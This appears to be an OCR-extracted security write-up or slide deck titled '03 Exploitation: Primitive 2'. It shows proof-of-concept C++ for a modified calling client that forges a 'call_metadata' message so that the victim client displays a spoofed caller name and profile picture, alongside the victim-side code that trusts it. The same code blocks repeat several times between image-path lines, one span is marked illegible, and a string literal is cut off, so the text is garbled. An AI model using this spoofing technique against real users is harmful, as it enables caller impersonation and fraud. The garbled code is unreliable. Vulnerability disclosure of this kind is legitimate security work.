
Victim Client



```
// Update with callmetadata information if applicable
if (isCaller && isOneToOneCalling && callMetadata != nullptr) {
  remoteUserProfile =
      RSUserProfileMutator{remoteUserProfile}
          .setName(callMetadata->getCallerName())
          .setProfilePictureUrl(callMetadata->getCallerProfile())
          .setUserProfileState(RSUserProfileStateRingRequestFetched)
          .build();
}
```



Proof of concept code on modified caller client




```
facebook::multiway::DataMessage forgedMessage2;
fbwebrtc::GenericDataMessage genericDataMessage2;
genericDataMessage2.topic() = "call_metadata";
genericDataMessage2.data() = std::string();

genericDataMessage2.data() =
    "{\"caller_name\":\"Innocent Caller\", \"caller_profile\":\"https://t3.ftcdn.net/jpg/00/59/75/02/360_F_59750250_KN143a5g3Wi1mNqjxnn6X2e4IavbZLWj.jpg\",

forgedMessage2.body().ensure().genericMessage() = genericDataMessage2;
forgedMessage2.header()->shouldSendToAllUsers() = true;

dataMessages.push_back(forgedMessage2);
```


Payload set to spoofed caller information

```
// An optional list of app-specific DataMessages to be sent to callee
8: optional list<DataMessage> appMessages;
// DEPRECATED: use productMetadata instead
// 9: optional map<MultiwayShared.UserId, UserProfile> userProfiles;
```

Victim Client



```
// Update with callmetadata information if applicable
if (isCaller && isOneToOneCalling && callMetadata != nullptr) {
  remoteUserProfile =
    RSUserProfileMutator{remoteUserProfile}
        .setName(callMetadata->getCallerName())
        .setProfilePictureUrl(callMetadata->getCallerProfile())
        .setUserProfileState(RSUserProfileStateRingRequestFetched)
        .build();
}
```




Proof of concept code on modified caller client

DataMessage packaged into appMessages Thrift payload and sent to victim client


```
facebook::multiway::DataMessage forgedMessage2;
fbwebrtc::GenericDataMessage genericDataMessage2;
genericDataMessage2.topic() = "call_metadata";
genericDataMessage2.data() = std::string();

genericDataMessage2.data() =
    "{\"caller_name\":\"Innocent Caller\", \"caller_profile\":\"https://t3.ftcdn.net/jpg/00/59/75/02/360_F_5[illegible]0250_KN143a5g3Wi1mNqjxnn6X2e4IavbZLWj.jpg\",

forgedMessage2.body().ensure().genericMessage() = genericDataMessage2;
forgedMessage2.header()->shouldSendToAllUsers() = true;

dataMessages.push_back(forgedMessage2);
```

```
// An optional list of app-specific DataMessages to be sent to callee
8: optional list<DataMessage> appMessages;
// DEPRECATED: use productMetadata instead
// 9: optional map<MultiwayShared.UserId, UserProfile> userProfiles;
```

Victim Client



```
// Update with callmetadata information if applicable
if (isCaller && isOneToOneCalling && callMetadata != nullptr) {
  remoteUserProfile =
      RSUserProfileMutator{remoteUserProfile}
          .setName(callMetadata->getCallerName())
          .setProfilePictureUrl(callMetadata->getCallerProfile())
          .setUserProfileState(RSUserProfileStateRingRequestFetched)
          .build();
}
```




Proof of concept code on modified caller client

```
facebook::multiway::DataMessage forgedMessage2;
fbwebrtc::GenericDataMessage genericDataMessage2;
genericDataMessage2.topic() = "call_metadata";
genericDataMessage2.data() = std::string();

genericDataMessage2.data() =
    "{\"caller_name\":\"Innocent Caller\", \"caller_profile\":\"https://t3.ftcdn.net/jpg/00/59/75/02/360_F_59750250_KN143a5g3Wi1mNqjxnn6X2e4IavbZLWj.jpg\",

forgedMessage2.body().ensure().genericMessage() = genericDataMessage2;
forgedMessage2.header()->shouldSendToAllUsers() = true;

dataMessages.push_back(forgedMessage2);
```


```
// An optional list of app-specific DataMessages to be sent to callee
8: optional list<DataMessage> appMessages;
// DEPRECATED: use productMetadata instead
// 9: optional map<MultiwayShared.UserId, UserProfile> userProfiles;
```

Victim Client updates call model with spoofed caller information

Victim Client




```
// Update with callmetadata information if applicable
if (isCaller && isOneToOneCalling && callMetadata != nullptr) {
  remoteUserProfile =
    RSUserProfileMutator{remoteUserProfile}
        .setName(callMetadata->getCallerName())
        .setProfilePictureUrl(callMetadata->getCallerProfile())
        .setUserProfileState(RSUserProfileStateRingRequestFetched)
        .build();
}
```



03 Exploitation: Primitive 2

Proof of concept code on modified caller client

